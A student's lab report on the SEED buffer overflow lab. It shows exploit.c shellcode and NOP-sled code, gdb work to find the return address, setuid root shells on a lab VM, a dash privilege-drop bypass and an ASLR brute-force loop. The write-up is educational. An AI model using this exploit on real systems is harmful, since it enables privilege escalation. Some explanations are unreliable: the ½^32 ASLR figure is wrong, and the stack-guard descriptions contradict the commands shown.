
Lab 2: Buffer Overflow Lab

Aastha Yadav (ayadav02@syr.edu)
SUID: 831570679

Task 1: Exploiting the Vulnerability




```
seed@VM:~$ cd Desktop
seed@VM:~/Desktop$ ls
call_shellcode.c  dash_shell_test.c  exploit.c  stack.c
seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# gcc -z execstack -o call_shellcode call_shellcode.c
root@VM:/home/seed/Desktop# ls
call_shellcode  call_shellcode.c  dash_shell_test.c  exploit.c  stack.c
root@VM:/home/seed/Desktop# subl exploit.c
root@VM:/home/seed/Desktop# gcc -o stack -z execstack -fno-stack-protector -g st
ack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:37:15: warning: implicit declaration of function ‘get_sp’ [-Wimplicit-
function-declaration]
     retaddr = get_sp() + 500;
               ^
/tmp/ccuEpiTN.o: In function `main':
exploit.c:(.text+0x73): undefined reference to `get_sp'
seed@VM:~/Desktop$ su
Password:
root@VM:/home/seed/Desktop# gcc -o stack -fno-stack-protector -z execstack stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ gcc -o exploit exploit.c
seed@VM:~/Desktop$ ./exploit
seed@VM:~/Desktop$ ./stack
Segmentation fault (core dumped)
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(
plugdev),113(lpadmin),128(sambashare)
# exit
```

Figure 1

Observation: We turn off address randomization, make the stack executable and also disable the stack guard protection. Next, we make the stack program a set UID program with root privileges. We compile the exploit program and construct the badfile. We then execute the stack program, the output is shell prompt indicating that we have exploited the buffer overflow mechanism and /bin/sh shell code has been executed.


Explanation: Let’s have a look at our modified exploit.c




```
    "\x99"                  /* cdq                          */
    "\xb0\x0b"              /* movb     $0x0b,%al           */
    "\xcd\x80"              /* int      $0x80               */
;
unsigned long get_sp(void)
{
    __asm__("movl %esp,%eax");
}
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;

    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);


    int i = 0;
    char *ptr;
    long *addrptr;
    long retaddr;
    int num = sizeof(buffer) - (sizeof(shellcode) + 1);
    ptr = buffer;
    addrptr = (long*)(ptr);
    retaddr = get_sp() + 500;
    for (i = 0; i < 20; i++)
    *(addrptr++) = retaddr;
    for (i = 0; i < sizeof(shellcode); i++)
    buffer[num + i] = shellcode[i];

    buffer[sizeof(buffer) - 1] = '\0';

    /* Save the contents to the file "badfile" */

    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

Figure 2

The exploit code writes the buffer and overflows it with NOP which is designed as a no operation which allows for the execution of the next line of command. The exploit code has this addition to allow for the overflow of the stack and also to point the code to execute malicious code.



```
0024| 0xbfffed88 --> 0xb7e6688b (<__GI__IO_fread+11>:   add    ebx,0x153775)
0028| 0xbfffed8c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffedb7 "\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\2
77\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277
\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\214\357\377\277\2
14\357\377\277\214\357\377\277\214\357\377\277", '\220' <repeats 120 times>...) at stack.c:14
14          strcpy(buffer, str);
gdb-peda$ print $ebp
$1 = (void *) 0xbfffed98
gdb-peda$ print &buffer
$2 = (char (*)[24]) 0xbfffed78
gdb-peda$ print $str
$3 = void
gdb-peda$ print &str
$4 = (char **) 0xbfffeda0
gdb-peda$ step

[----------------------------------registers-----------------------------------]
```




```
gdb-peda$ info frame 0
Stack frame at 0xbfffeda0:
 eip = 0xb7e66400 in _IO_new_fopen (iofopen.c:96); saved eip = 0x8048500
 called by frame at 0xbfffefe0
 source language c.
 Arglist at 0xbfffed98, args: filename=0x80485d2 "badfile", mode=0x80485d0 "r"
 Locals at 0xbfffed98, Previous frame's sp is 0xbfffeda0
 Saved registers:
  eip at 0xbfffed9c
```

Figure 3

We use gdb debugger to find our return address. We insert a breakpoint at the start of the function where buffer overflow may occur. We print the address of the start of the buffer. We also print the value of the ebp and calculate where the return address is present in the stack so that we can change the return address and exploit buffer overflow vulnerability. To confirm where the return address is, we look at saved eip which points to previous frame pointer and the value at eip register. Both have the same value. This value must be overridden so that buffer overflow can be exploited and our program can be executed.


Task 2: Overcoming Dash Shell Privilege Drop



```
root@VM:/home/seed/Desktop# subl dash_shell_test.c
root@VM:/home/seed/Desktop# gcc dash_shell_test.c -o dash_shell_test
root@VM:/home/seed/Desktop# chown root dash_shell_test
root@VM:/home/seed/Desktop# chmod 4755 dash_shell_test
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(
lpadmin),128(sambashare)
$ 
```

Figure 4

Observation: we compile the program dash_shell_test.c without uncommenting the setuid(0) statement. We can observe that uid is not zero yet as that of a root user.




```
root@VM:/home/seed/Desktop# rm /bin/sh
root@VM:/home/seed/Desktop# ln -s /bin/dash /bin/sh
root@VM:/home/seed/Desktop# subl dash_shell_test.c
root@VM:/home/seed/Desktop# gcc dash_shell_test.c -o dash_shell_test
root@VM:/home/seed/Desktop# chown root dash_shell_test
root@VM:/home/seed/Desktop# chmod 4755 dash_shell_test
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpa
dmin),128(sambashare)
# exit
seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed/Desktop# gcc -o stack -fno-stack-protector -z execstack -g stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# subl exploit.c
root@VM:/home/seed/Desktop# gcc -o exploit exploit.c
root@VM:/home/seed/Desktop# ./exploit
root@VM:/home/seed/Desktop# ./stack
# id
uid=0(root) gid=0(root) groups=0(root)
# 
```

Figure 5

Observation and Explanation: We again compile the program by uncommenting the setuid(0) statement to find that the uid is that of a root user now. Next, we perform the task1 again and find that we get access to the root shell in the process. It can be observed that the uid is now zero. We can conclude that performing the attack on the vulnerable program when /bin/sh is linked to /bin/dash with the effect of setuid statement gives us access to root shell with both real and effective uid as that of a root user.

Task 3: Address Randomization



```
seed@VM:~/Desktop$ su root
Password:
root@VM:/home/seed/Desktop# /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
root@VM:/home/seed/Desktop# gcc -o stack -z execstack stack.c
root@VM:/home/seed/Desktop# chmod 4755 stack
root@VM:/home/seed/Desktop# exit
exit
seed@VM:~/Desktop$ gcc -o exploit exploit.c
seed@VM:~/Desktop$ ./exploit
seed@VM:~/Desktop$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
seed@VM:~/Desktop$ sh -c "while (true);do ./stack; done;"
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
*** stack smashing detected ***: ./stack terminated
```

Figure 6


Observation: We turn on address randomization in this task by setting the value to 2. We compile and execute the exploit program which creates the bad file. We compile the stack program with no stack guard protection and making the stack an executable stack. Next, we make the stack program a set UID program owned by root. Run the stack program in a while loop till the buffer overflow is successful and the # prompt is returned.

Explanation: We execute a while loop to repeatedly execute stack,

$ sh -c "while [1]; do ./stack; done;"

The probability of the attack succeeding is ½^{32} for a 32-bit machine and this mechanism is not the safest way to stop the execution of a malicious code from the buffer as this probability is not very small for the computer. Upon repeated execution using the while loop in the shell script, the attack becomes successful and we are able to gain root access.


Task 4: Stack Guard



```
seed@VM:~$ su root
Password:
root@VM:/home/seed# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@VM:/home/seed# gcc -o stack -z execstack -g stack.c
root@VM:/home/seed# chmod 4755 stack
root@VM:/home/seed# gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:30:29: warning: overflow in implicit constant conversion [-Woverflow]
     long returnAddressValue=0xb4ffff199;
                             ^
exploit.c:34:13: warning: passing argument 1 of ‘strcpy’ from incompatible pointer type [-Wincompa
tible-pointer-types]
      strcpy(p_exploitcode,shellcode);
             ^
In file included from exploit.c:6:0:
/usr/include/string.h:125:14: note: expected ‘char * restrict’ but argument is of type ‘long int *
’
 extern char *strcpy (char *__restrict __dest, const char *__restrict __src)
              ^
root@VM:/home/seed# ./exploit
root@VM:/home/seed# ./stack
*** stack smashing detected ***: ./stack terminated
Aborted (core dumped)
root@VM:/home/seed# gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
```

Figure 7

Observation: In this task, we create the stack program and turn off address randomization. We compile the program with executable stack and we do not compile it with the stack guard protection. Make the program a set UID program owned by root and then execute the exploit program to create the bad file. When we execute the stack program, the stack is terminated.

